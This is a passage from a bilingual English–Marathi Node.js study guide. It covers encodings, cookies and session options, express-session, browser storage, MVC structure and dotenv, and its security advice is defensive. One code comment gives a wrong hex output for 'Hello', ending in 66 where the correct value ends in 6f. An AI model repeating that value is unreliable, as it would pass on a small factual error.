


Figure 20.1: The same bytes shown in different encodings

- When you read a file using `fs.readFileSync("demo.txt")` without specifying an encoding, Node.js returns a **Buffer** (raw bytes).
- If you specify an encoding like "utf8", Node.js converts those bytes into a human-readable String.
- **Formula:** Buffer (Bytes) + Encoding = Text (String)

Q. Common Encodings in Node.js

- **1. UTF-8:** The most commonly used text encoding. It supports almost all writing systems, including English, Marathi, Chinese, and Emojis (🤗).
- **2. ASCII:** Represents a limited set of 128 characters (A-Z, 0-9, basic punctuation). It cannot represent Emojis or Marathi/Hindi text.
- **3. Base64:** Represents binary data as text. Useful when you need to send binary data (like images or tokens) over systems that only expect text (like JSON or URLs).

- **4. Hex:** Represents binary data using hexadecimal characters (0-9, a-f). Commonly used for debugging, hashes, and cryptography.

Code Example: Converting to Base64 and Hex

```
const buffer = Buffer.from("Hello");

// Convert to Base64
console.log(buffer.toString("base64")); // Output: SGVsbG8=

// Convert to Hex
console.log(buffer.toString("hex")); // Output: 48656c6c66
```

मराठी सारांश (Encoding):

- **Encoding** म्हणजे text आणि bytes (binary) यांच्यात रूपांतर करण्याचा नियम.
- Encoding न देता `readFileSync('a.txt')` केले तर Buffer मिळतो. 'utf8' दिले तर string मिळते.
- सूत्र: Buffer (bytes) + Encoding = Text.
- **UTF-8:** सर्वात जास्त वापर. मराठी, हिंदी, emoji सगळे चालते.
- **ASCII:** फक्त 128 अक्षरे (A-Z, 0-9). मराठी / emoji नाही.
- **Base64:** binary (image, file) ला text स्वरूपात पाठवायला (JSON, URL मध्ये).
- **Hex:** 0-9, a-f अक्षरांत bytes दाखवणे. Hashes, debugging साठी.

Interview Questions (Detailed)

Q1. Is Base64 an encryption method?

- **No.** Base64 is NOT encryption. It is just a text representation of binary data. Anyone can easily decode a Base64 string back to its original form using `Buffer.from(encoded, "base64").toString("utf8")`.

Q2. What is the difference between Buffer and Encoding?

- A **Buffer** stores raw binary data (bytes). An **Encoding** tells Node.js *how* to interpret or convert those raw bytes into a string or characters.

मराठी सारांश:

- लक्षात ठेवा: Base64 किंवा Hex हे Encryption (सुरक्षा) नाहीयेत!
- ते फक्त Data ला दुसऱ्या रूपात दाखवण्याचे मार्ग आहेत.

- जसे आपण मराठी शब्द English अक्षरात लिहितो (उदा. "Kasa ahes?"), तसंच Base64 मुळे binary data text स्वरूपात दिसतो.
- कोणीही तो वाचू शकतो: `Buffer.from(str, 'base64').toString()`.
- **Buffer vs Encoding:** Buffer = कच्चे bytes साठवतो. Encoding = त्या bytes चा अर्थ कसा लावायचा ते सांगते.

Quick Revision Summary

Encoding	Main Purpose
UTF-8	Standard encoding for Unicode text (Supports all languages & emojis).
ASCII	Basic English characters only.
Base64	Converting binary data (images, files) into a text format.
Hex	Representing bytes as hexadecimal text (used in hashes).

SECTION 7: ADVANCED WEB PATTERNS

Chapter 21: State Management (Cookies, Sessions, LocalStorage)

Q. Why do we need State Management?

Concept:

- HTTP is a **stateless protocol**: every request is completely independent.
- After you log in, the server forgets who you are on the very next page load.
- To solve this, we use **state management** techniques (cookies, sessions, JWT) so the server can "remember" you.
- **Simple example:** a shopkeeper with no memory. Every time you walk in, you must show your membership card again.




Figure 21.1: Cookie + session login flow

मराठी सारांश (State Management):

- HTTP stateless आहे. प्रत्येक request नवीन, server आधीचे विसरतो.
- Login लक्षात ठेवण्यासाठी cookies, sessions किंवा JWT वापरतात.

Q. What is a Cookie?

Concept:

- A **cookie** is a small name=value pair (max ~4 KB) that the **server asks the browser to store** with the Set-Cookie response header.
- The browser sends it back **automatically** in the cookie request header on every request to the same domain.
- It can have an expiry (maxAge/expires) and security flags (httpOnly, secure, sameSite).

- A Cookie is a small piece of data (~4KB) stored on the **Client-Side (User's Browser)**.
- It is sent automatically with *every* HTTP request to the server.
- **Use Cases:** Storing preferences (Dark Mode), small tracking identifiers, or Session IDs.
- **Security:** Less secure because it is stored on the client side and can be modified.

Code Example: Set and read a cookie (Express + cookie-parser)

```
const cookieParser = require('cookie-parser'); // npm install cookie-parser
app.use(cookieParser());

app.get('/set', (req, res) => {
  res.cookie('theme', 'dark', { maxAge: 7 * 24 * 3600 * 1000, httpOnly: true });
  res.send('Cookie set'); // → Set-Cookie: theme=dark; Max-Age=604800; HttpOnly
});
```

```
app.get('/read', (req, res) => res.send(req.cookies.theme)); // 'dark'
app.get('/clear', (req, res) => { res.clearCookie('theme'); res.send('Cleared'); });
```

मराठी सारांश (Cookie):

- Server Set-Cookie header ने browser ला छोटा data (≈ 4 KB) ठेवायला सांगतो.
- Browser तो प्रत्येक request सोबत आपोआप परत पाठवतो.
- `res.cookie()` ने `set`, `req.cookies` ने वाचा (`cookie-parser`), `res.clearCookie()` ने काढा.
- Password सारखा sensitive data cookie मध्ये ठेवू नका.

Q. What is a Session?

Concept:

- A **session** is **server-side storage** of one user's data across many requests.
- The server identifies the session by a random **session ID**, which is stored in a cookie in the browser.
- The session data lives in memory, a database or Redis, and expires after inactivity or logout.

- A Session stores user data on the **Server-Side** (in Memory, Database, or Redis).
- **How it works:**
- When a user logs in, the server creates a Session and generates a unique **Session ID**.
- This ID is sent to the browser and saved as a Cookie.
- On the next request, the browser sends the Session ID back.
- The server looks up the corresponding data in its database.
- **Security:** More secure because sensitive data (like passwords or cart items) stays on the server.

मराठी सारांश:

- HTTP हा भुलक्कड (Stateless) आहे.
- तो युजरला लगेच विसरतो.
- म्हणून आपण Cookie वापरतो.
- Cookie म्हणजे एक छोटी पावती (Token) जी Browser स्वतःकडे ठेवतो.
- Session म्हणजे मुख्य रजिस्टर जे Server कडे असते.
- Browser ती पावती (Cookie) दाखवतो आणि Server रजिस्टर (Session) मधून ओळखतो की हा कोण आहे.

Q. Cookie Options (`httpOnly`, `secure`, `sameSite`, `maxAge`)

Concept:

- When the server sets a cookie, it can attach **options (flags)** that control **security** and **lifetime**.
- These flags are the main defence for cookies that hold sensitive data such as a Session ID or JWT.

- **Simple example:** a locker key with rules written on it: "only the bank can use it", "only inside the building", "valid for 1 day".

- **httpOnly: true** → JavaScript in the browser **cannot read** the cookie (`document.cookie` won't show it). Protects against **XSS** token theft. Always use it for session/auth cookies.
- **secure: true** → the cookie is sent **only over HTTPS**, never plain HTTP. Use in production. (Set to `false` on `http://localhost`, or the cookie won't be sent.)
- **sameSite** → controls whether the cookie is sent on requests from **other sites**. Protects against **CSRF**.
 - `'strict'`: only sent from your own site. Most secure.
 - `'lax'` (browser default): sent on normal top-level link navigation, not on cross-site forms/fetch. Good default.
 - `'none'`: sent everywhere (needed when frontend and backend are on different domains). **Requires** `secure: true`.
- **maxAge** → lifetime in **milliseconds** from now (e.g. $24 * 60 * 60 * 1000 = 1 \text{ day}$). **expires** → an exact Date instead.
- No `maxAge/expires` → a **session cookie**, deleted when the browser closes.
- **path / domain** → which URLs/domains the cookie is sent to (default: the current domain, path `/`).

Code Example: Setting, Reading and Clearing Cookies in Express

```
const express = require('express');
const cookieParser = require('cookie-parser'); // npm install cookie-parser
const app = express();
app.use(cookieParser()); // fills req.cookies

app.get('/login', (req, res) => {
  res.cookie('token', 'abc123', {
    httpOnly: true, // JS can't read it (XSS-safe)
    secure: process.env.NODE_ENV === 'production', // HTTPS only in production
    sameSite: 'lax', // CSRF protection
    maxAge: 24 * 60 * 60 * 1000 // 1 day
  });
  res.send('Logged in, cookie set');
});

app.get('/profile', (req, res) => {
  res.send(`Your token: ${req.cookies.token}`); // read cookie
});

app.get('/logout', (req, res) => {
  res.clearCookie('token'); // delete cookie
  res.send('Logged out');
});
```

- **Syntax:** `res.cookie(name, value, options)` — name: cookie name; value: string (or object, JSON-encoded); options: the flags above.
- **Syntax:** `res.clearCookie(name, options)` — deletes the cookie (pass the same path/domain used when setting it).
- **req.cookies:** Object of all cookies sent by the browser (needs `cookie-parser`).

मराठी सारांश (Cookie Options):

- **httpOnly: true** → browser मधील JavaScript cookie वाचू शकत नाही. XSS हल्ल्यापासून token सुरक्षित. Login cookies साठी नेहमी लावा.
- **secure: true** → cookie फक्त HTTPS वरून जाते. Production मध्ये लावा, localhost (http) वर false ठेवा.
- **sameSite** → दुसऱ्या website वरून आलेल्या request सोबत cookie जावी का. CSRF पासून संरक्षण. `strict` (सर्वात सुरक्षित), `lax` (default, योग्य), `none` (वेगळ्या domains साठी, secure आवश्यक).
- **maxAge** → किती milliseconds टिकावी. उदा. 1 दिवस = $24 * 60 * 60 * 1000$. न दिल्यास browser बंद केल्यावर cookie जाते.
- **Express:** `res.cookie()` set, `req.cookies` read (`cookie-parser`), `res.clearCookie()` delete.
- **उदाहरण:** लॉकरच्या चावीवरचे नियम: "फक्त बँकच वापरू शकते (httpOnly)", "फक्त सुरक्षित इमारतीत (secure)", "1 दिवस valid (maxAge)".

Q. How to Use Sessions in Express (express-session)?

Concept:

- `express-session` is the standard middleware for **server-side sessions** in Express.
- It creates a session for each visitor, stores the session data on the **server**, and sends only a **Session ID** to the browser in a cookie (named `connect.sid` by default).
- On every request, it reads that cookie, finds the matching data and puts it on `req.session`.
- **Simple example:** a coat-check counter. You get a token number (Session ID); your coat (data) stays with the counter (server).

Code Example: Login / Profile / Logout with express-session

```
const express = require('express');
const session = require('express-session'); // npm install express-session
const app = express();
app.use(express.json());

app.use(session({
  secret: process.env.SESSION_SECRET, // signs the session ID cookie
  resave: false, // don't re-save unchanged sessions
  saveUninitialized: false, // don't create empty sessions
  cookie: {
```

```

    httpOnly: true,
    secure: process.env.NODE_ENV === 'production',
    sameSite: 'lax',
    maxAge: 60 * 60 * 1000 // 1 hour
  }
  // store: new RedisStore({ client }) // production: use Redis/DB, not memory
}));

app.post('/login', (req, res) => {
  // ...check username/password in DB first...
  req.session.user = { id: 101, name: 'Vishal' }; // save data in session
  res.json({ message: 'Logged in' });
});

app.get('/profile', (req, res) => {
  if (!req.session.user) return res.status(401).json({ error: 'Please login' });
  res.json(req.session.user); // data comes back on every request
});

app.post('/logout', (req, res) => {
  req.session.destroy(() => { // delete session on server
    res.clearCookie('connect.sid'); // delete cookie in browser
    res.json({ message: 'Logged out' });
  });
});

```

Syntax & Options: `app.use(session(options))`

- **secret:** Secret key used to sign the session ID cookie so it can't be forged. Keep it in `.env`.
- **resave:** `false` → don't save the session back to the store if nothing changed.
- **saveUninitialized:** `false` → don't create a session until something is stored in it (saves storage, helps with privacy laws).
- **cookie:** Options for the Session ID cookie (`httpOnly`, `secure`, `sameSite`, `maxAge`).
- **store:** Where session data lives. Default is **memory**, which leaks memory and is lost on restart, so it's for development only. Use Redis (`connect-redis`) or MongoDB (`connect-mongo`) in production.
- **req.session:** Object where you read/write the user's data. **req.session.destroy(cb):** Deletes the session.

मराठी सारांश (express-session):

- `express-session` हा Express मध्ये sessions साठीचा middleware आहे.
- User चा data **server वर** राहतो. Browser ला फक्त **Session ID** cookie (`connect.sid`) मिळते.
- प्रत्येक request ला तो ID वाचून data `req.session` मध्ये देतो.
- **Login:** `req.session.user = {...}`. **Check:** `if (!req.session.user) → 401`. **Logout:** `req.session.destroy() + res.clearCookie()`.

- **Options:** secret (ID sign करायला, .env मध्ये), resave: false, saveUninitialized: false, cookie (httpOnly, secure, maxAge).
- **Production:** default memory store वापरू नका (restart ला data जातो, memory leak). Redis किंवा MongoDB store वापरा.
- **उदाहरण:** हॉटेलचा coat-check. तुम्हाला token नंबर (Session ID), कोट (data) counter (server) कडे.

Q. LocalStorage vs SessionStorage

- **LocalStorage:** Stores data in the browser persistently. Data stays even if you close the browser and restart your computer. (Max size ~5MB).
- **SessionStorage:** Temporary storage. Data is completely cleared the moment you close the browser tab. (Max size ~5MB).
- Neither is sent to the server automatically (unlike cookies). Both are read with JavaScript:
`localStorage.setItem('theme', 'dark');`
- ⚠ Don't store sensitive tokens here: any JavaScript on the page (including injected XSS scripts) can read them.

Point	Cookie	LocalStorage	SessionStorage
Size	~4 KB	~5 MB	~5 MB
Lifetime	Until expiry date	Forever (until cleared)	Until the tab closes
Sent to server	✅ With every request	❌ No	❌ No
Can be hidden from JS	✅ With HttpOnly	❌ No	❌ No

मराठी सारांश (Cookie, LocalStorage, SessionStorage):

- **Cookie:** browser मध्ये, ~4KB. प्रत्येक request सोबत server ला आपोआप जाते. Session ID, preferences साठी. HttpOnly लावल्यास JS वाचू शकत नाही.
- **LocalStorage:** ~5MB, कायमचे (browser बंद केले तरी राहते). Server ला आपोआप जात नाही. उदा. dark mode setting.
- **SessionStorage:** ~5MB, फक्त tab चालू असेपर्यंत. Tab बंद केला की संपले. उदा. form चा तात्पुरता data.
- **Security:** passwords / sensitive tokens LocalStorage मध्ये ठेवू नका. XSS script ते चोरू शकते.

Interview Questions (Detailed)

Q. Cookie vs session?

- A **cookie** is stored in the browser and sent with every request (max ~4 KB).

- A **session** is stored on the server; the cookie holds only the session ID.

Q. Session vs JWT?

- **Session:** stateful; it is easy to revoke but needs a shared store when scaling.
- **JWT:** stateless; it scales easily but is hard to revoke before expiry.

Q. What do httpOnly, secure and sameSite do?

- **httpOnly:** JS cannot read the cookie (XSS protection).
- **secure:** sent only over HTTPS.
- **sameSite:** limits cross-site sending (CSRF protection).

Q. Why not use the default MemoryStore of express-session in production?

- It leaks memory and is lost on restart.
- It is not shared across PM2/cluster instances.
- Use Redis (`connect-redis`) or a DB store.

Q. localStorage vs sessionStorage vs cookie?

- localStorage persists until cleared.
- sessionStorage clears when the tab closes.
- Only cookies are sent to the server automatically.

Chapter 22: MVC Architecture

Q. What is MVC?

Definition:

- **MVC** stands for **Model – View – Controller**.
- It is a popular architectural (design) pattern that structures an application into **three separate parts**, each with one responsibility.
- The core idea is **Separation of Concerns**: each part has one specific job.
- This makes the code easier to understand, test, maintain and scale.
- Different developers can work on the Model, View and Controller at the same time.

- **Simple example:** a restaurant. The kitchen (Model) prepares food, the plate presentation (View) is what the customer sees, and the waiter (Controller) takes the order, gets it from the kitchen and serves it.

- **1. Model (Data):** Represents the database structure and business logic. It handles saving, fetching, and updating data. (e.g., `models/product.js`).
- **2. View (UI):** Represents what the user sees. It displays the data sent by the controller in HTML/EJS/HBS format. (e.g., `views/index.ejs`).
- **3. Controller (Brain):** The middleman. It receives requests from the user, asks the Model for data, and then passes that data to the View to be rendered. (e.g., `controllers/shop.js`).

Diagram: MVC Flow




Figure 22.1: MVC request flow: Browser → Route → Controller ↔ Model → View → Browser

मराठी सारांश:

- MVC म्हणजे कोडला ३ भागात विभागणे.
- **Model** म्हणजे Database चे काम (उदा. Data सेव्ह करणे, आणणे, बदलणे). File: `models/product.js`.
- **View** म्हणजे डिझाईन आणि HTML (user ला दिसणारे). File: `views/index.hbs`.
- आणि **Controller** म्हणजे मॅनेजर, जो Model कडून Data घेतो आणि View ला देतो. File: `controllers/shop.js`.
- **Flow:** Browser → Route → Controller → Model (DB) → Controller → View → Browser.
- **उदाहरण:** हॉटेल. Kitchen (Model), ताटातील सजावट (View), waiter (Controller).
- यामुळे कोड खूप स्वच्छ आणि वाचायला सोपा होतो, आणि वेगवेगळे लोक एकाच वेळी वेगवेगळ्या भागांवर काम करू शकतात.

Code Example: MVC Folder Structure (Express)

```
project/
├─ models/product.js      → data + DB logic
├─ views/products.hbs     → HTML template
├─ controllers/product.js → getProducts(req, res) { const list = Product.findAll(); res.render('products'
├─ routes/product.js      → router.get('/products', getProducts)
└─ app.js                 → app.use(productRoutes)
```

📌 MVC Architecture Deep Dive

Q. Responsibilities of Model, View, and Controller

- **1. Model (Data & Business Logic)**
 - Represents the data layer. Responsible for managing data (saving, fetching, updating) in memory, files, or a database.
 - Applies **Business Logic** (rules of the domain, validation, calculations). E.g., "Password must be hashed", "User must be 18+".
 - Does NOT care about UI, HTML, or HTTP requests.
- **2. View (Presentation)**
 - What the user sees. Responsible for rendering HTML, displaying data, and UI layouts (e.g., EJS, Pug, Handlebars).
 - Does NOT care about how data is fetched or saved. Shouldn't contain heavy logic.
- **3. Controller (Application/Request Logic)**
 - Acts as the middleman between Model and View. Handles **Application Logic** (flow control).
 - Receives HTTP requests, decides which model methods to call, processes data, decides which view to render, and sends the response.
 - "What should happen when this request comes?" -> Handled by the Controller.

Code Example: One feature split into M, V and C

```
// models/product.js → data + business rules
const products = [];
class Product {
  constructor(title, price) {
    if (price <= 0) throw new Error('Price must be positive'); // business rule
    this.title = title; this.price = price;
  }
  save() { products.push(this); }
  static fetchAll() { return products; }
}
module.exports = Product;
```

```
// controllers/product.js → application flow
const Product = require('../models/product');
exports.getProducts = (req, res) => res.render('shop', { products: Product.fetchAll() });
exports.postProduct = (req, res) => {
  new Product(req.body.title, Number(req.body.price)).save();
  res.redirect('/');
};

// views/shop.hbs → presentation only
// {{#each products}} <li>{{title}} - ₹{{price}}</li> {{/each}}
```

मराठी सारांश (M, V, C ची कामे):

- **Model:** data + business rules (validation, गणिते). UI ची काळजी नाही.
- **View:** फक्त दाखवणे (HTML). Data कसा आला याची काळजी नाही.
- **Controller:** request घेतो, Model call करतो, कोणता View ते ठरवतो.

Q. Difference between Business Logic and Application Logic

Logic Type	Where it belongs	Description & Examples
Business Logic	Model	Rules of the domain/business. (e.g. Validation, Calculations, "Email must be unique", "Order total = price * qty + tax").
Application Logic	Controller	Handling requests and coordinating components. (e.g. "Receive HTTP request", "Call Model method", "Redirect if success", "Render Error page").

मराठी सारांश (Business vs Application logic):

- **Business logic** (Model): व्यवसायाचे नियम. उदा. email unique, total = price × qty + tax.
- **Application logic** (Controller): flow. उदा. request घेणे, model call, redirect / render.

Q. What is the static keyword in JavaScript class?

Concept:

- The `static` keyword defines properties and methods that belong to the **class itself**, not to the individual objects (instances) created from it.
- Static members are accessed using the Class Name (e.g., `User.getRole()`) instead of creating an instance (`new User()`).
- Inside a static method, `this` refers to the **class**, so instance data (`this.name`) is not available.

- **Why use it?** Static members are shared and don't need object data.
- They are extremely useful in Models for utility functions (like fetching all users from a DB) or constants.

Code Example: static vs instance

```
class User {
  static count = 0; // static property (shared)
  constructor(name) { this.name = name; User.count++; }
  greet() { return `Hi ${this.name}`; } // instance method
  static fetchAll() { return db.users; } // static method
}

const u = new User('Vishal');
u.greet(); // ✅ 'Hi Vishal'
User.fetchAll(); // ✅ called on the class
User.count; // 1
u.fetchAll(); // ❌ TypeError: u.fetchAll is not a function
```

मराठी सारांश (static keyword):

- static method / property class चीच असते, object ची नाही.
- User.fetchAll() असे class च्या नावाने call करतात. Object वरून call केल्यास error.
- Models मध्ये fetchAll, findById साठी उपयोगी.

Q. How to store data in a file via a Model? (fs module)

Code Example: Model saving data to JSON file

```
const fs = require('fs');
const path = require('path');
// Get the path to the main directory
const p = path.join(path.dirname(require.main.filename), 'data', 'products.json');

class Product {
  constructor(title) {
    this.title = title;
  }

  save() {
    fs.readFile(p, (err, fileContent) => {
      let products = [];
      if (!err && fileContent.length > 0) {
        products = JSON.parse(fileContent);
      }
      products.push(this); // Add current object to array

      // Write back to file
    });
  }
}
```

```

    fs.writeFile(p, JSON.stringify(products), (err) => {
      if (err) console.log(err);
    });
  });
}
}

```

- **Note on path:** `path.dirname(require.main.filename)` reliably gives the directory path of your main entry file (e.g., `app.js`), which is safer than using `__dirname` inside nested modules.

✓ *Was written as `process.mainModule.filename`. `process.mainModule` is deprecated. Correct: `require.main.filename` (CommonJS) or `process.cwd()` for the project root.*

✓ *मराठी: `process.mainModule` आता deprecated आहे. त्याऐवजी `require.main.filename` वापरा.*

मराठी सारांश (MVC & Classes):

- **MVC (Model-View-Controller):** हा कोड व्यवस्थित ठेवण्याचा एक design pattern आहे (Separation of Concerns).
- **Model:** हा फक्त Data आणि Business चे नियम सांभाळतो (उदा. Database मध्ये save करणे, Validation करणे).
- **View:** हा फक्त User ला दिसणारी स्क्रीन (HTML/UI) सांभाळतो.
- **Controller:** हा दोघांना जोडणारा दुवा आहे. तो Request घेतो, Model कडून काम करून घेतो आणि View ला पाठवतो (Application Flow).
- **static keyword:** JavaScript class मध्ये static method लिहिल्यास, त्या class चा object (new keyword ने) न बनवता आपण थेट Class च्या नावाने (उदा. `User.fetchAll()`) ती method वापरू शकतो.

✦ Project Structure & Property Resolvers

Q. How to structure utility functions and responses?

Concept:

- In large applications, it is best practice to keep standard error messages, success messages, and response generators in a separate `utils/` folder.
- Create a file like `utils/propertyResolver.js` to store constant error and success messages.
- Create another file `utils/responseGenerator.js` to define standard `sendSuccessResponse` and `sendErrorResponse` functions.
- By using these functions, you avoid repeating the same response structure across different controllers.
- Every API response then has the **same shape**, which makes the frontend simpler.

Code Example: `utils/ helpers`

```
// utils/propertyResolver.js
module.exports = {
  USER_NOT_FOUND: 'User not found',
  USER_CREATED: 'User created successfully'
};

// utils/responseGenerator.js
exports.sendSuccessResponse = (res, data, message, status = 200) =>
  res.status(status).json({ success: true, message, data });
exports.sendErrorResponse = (res, message, status = 400) =>
  res.status(status).json({ success: false, message });

// controllers/user.js
const MSG = require('../utils/propertyResolver');
const { sendSuccessResponse, sendErrorResponse } = require('../utils/responseGenerator');
exports.getUser = async (req, res) => {
  const user = await User.findById(req.params.id);
  if (!user) return sendErrorResponse(res, MSG.USER_NOT_FOUND, 404);
  sendSuccessResponse(res, user, 'OK');
};
```

मराठी सारांश (Property Resolvers):

- **फायदा काय?** वारंवार लागणारे Error messages आणि response पाठवण्याची पद्धत एकाच जागी (utils folder मध्ये) लिहून ठेवल्याने code स्वच्छ राहतो.
- प्रत्येक controller मध्ये सारखाच code लिहिण्याची गरज पडत नाही.

Interview Questions (Detailed)

Q1. Why are Sessions more secure than Cookies?

- Because Cookies store data openly in the user's browser, meaning the user can view or alter the data.
- Sessions store data securely on the server.
- The user only gets a random "Session ID" which is useless without the server's backend database.

Q2. What is the main benefit of using MVC?

- **Separation of Concerns.** A UI designer can work on the Views, a database expert can work on the Models, and a backend dev can write Controllers, all without breaking each other's code.

मराठी सारांश (Interview: Sessions आणि MVC):

- **Q1 (Session cookie पेक्षा सुरक्षित का?):** Cookie चा data browser मध्ये उघडा असतो, user तो बघू / बदलू शकतो. Session चा data server वर. User कडे फक्त random Session ID, जो server शिवाय निरुपयोगी.

- **Q2 (MVC चा फायदा):** Separation of Concerns. Designer Views वर, DB तज्ञ Models वर, backend dev Controllers वर, एकमेकांचा code न मोडता काम करतात.

Quick Revision Summary

Concept	Location / Role
Cookie	Client-side storage, sent with every request (~4KB).
Session	Server-side storage, mapped via Session ID.
Model	Database queries and logic.
View	HTML / EJS templates for the User Interface.
Controller	Handles routes, gets data from Model, sends to View.

SECTION 8: ESSENTIAL SECURITY & CONFIGURATION

Chapter 23: Environment Variables (dotenv)

Q. What are Environment Variables and `.env` files?

Definition:

- **Environment variables** are key-value settings given to a process from outside the code (by the OS, the hosting platform or a `.env` file).
- In Node.js, a `.env` file stores sensitive or environment-specific data: API keys, database passwords, ports.
- We should **never** hardcode these in the main code.
- Node.js 20.6+ can also load a file natively: `node --env-file=.env app.js` (no package needed).

- **Why?** If you hardcode a database password in `app.js` and upload it to GitHub, hackers can steal your data.
- **How?** We use a package called `dotenv` (`npm install dotenv`).
- **Usage:** Create a `.env` file. Add values like `PORT=3000`. Then in code, use `require('dotenv').config()` and access it via `process.env.PORT`.
- **Security Rule:** ALWAYS add `.env` to your `.gitignore` file so it never goes to GitHub.

मराठी सारांश:

- आपण कधीही Password किंवा API Key थेट कोडमध्ये लिहीत नाही, कारण ते GitHub वर public होऊ शकतात.
- आपण ते .env फाईलमध्ये ठेवतो आणि process.env वापरून वाचतो.
- **Steps:** npm install dotenv → .env मध्ये PORT=3000 → code च्या सुरुवातीला require('dotenv').config() → process.env.PORT.
- **Rule:** .env नेहमी .gitignore मध्ये टाका. Team साठी values शिवाय .env.example commit करा.
- सगळ्या values **string** असतात. Number हवा असेल तर Number(process.env.PORT).
- **फायदा:** एकच code, पण development आणि production मध्ये वेगळ्या settings (वेगळा DB).

Code Example: Using .env

```
# .env (never commit this file)
PORT=3000
DB_URL=mongodb://localhost:27017/shop
JWT_SECRET=superSecretKey

// app.js
require('dotenv').config(); // loads .env into process.env
const port = Number(process.env.PORT) || 3000;
console.log(process.env.DB_URL);
```




Figure 23.1: How a .env file reaches your application

Q. Syntax of dotenv.config() and its options

Syntax:

```
require('dotenv').config([options]);
// returns { parsed: { KEY: 'value' } } or { error }
```

Arguments / Options:

- **options** (object, optional): settings for loading.
- **path** (string): location of the env file. Default is .env in the current working directory. Example: { path: '.env.production' }.
- **encoding** (string): file encoding. Default is 'utf8'.

- **override** (boolean): if `true`, values from the file replace variables already set in the OS. Default is `false`.
- **debug** (boolean): prints why a line was not loaded. Useful while troubleshooting.

Important points:

- Call `config()` at the **very top** of the entry file, before any module reads `process.env`.
- Every value is a **string**. Convert it: `Number(process.env.PORT), process.env.DEBUG === 'true'`.
- Commit a `.env.example` file with key names only, so teammates know what to set.
- On hosting platforms (Render, AWS, Heroku), set variables in the dashboard instead of uploading a `.env` file.

मराठी सारांश (dotenv.config):

- **path**: कोणती `env` file वाचायची (default `.env`).
- **override**: `true` दिल्यास file मधील value OS मधील value ला बदलते.
- `config()` नेहमी file च्या सगळ्यात वर call करा.
- सगळ्या values string असतात, गरज असेल तर convert करा.

Interview Questions (Detailed)

Q. Why should secrets not be hardcoded in source code?

- Source code is shared through Git, so anyone with repo access sees the secret.
- Once pushed, a secret stays in Git history even after you delete it.
- Changing a secret would need a code change and redeploy.
- Environment variables keep secrets separate and different per environment.

Q. What is the difference between dotenv and node --env-file?

- **dotenv** is an npm package, loaded in code with `require('dotenv').config()`.
- **--env-file** is built into Node.js 20.6+ and loads the file from the command line.
- `--env-file` needs no dependency.
- `dotenv` works on older Node versions and supports options like `override` and `debug`.

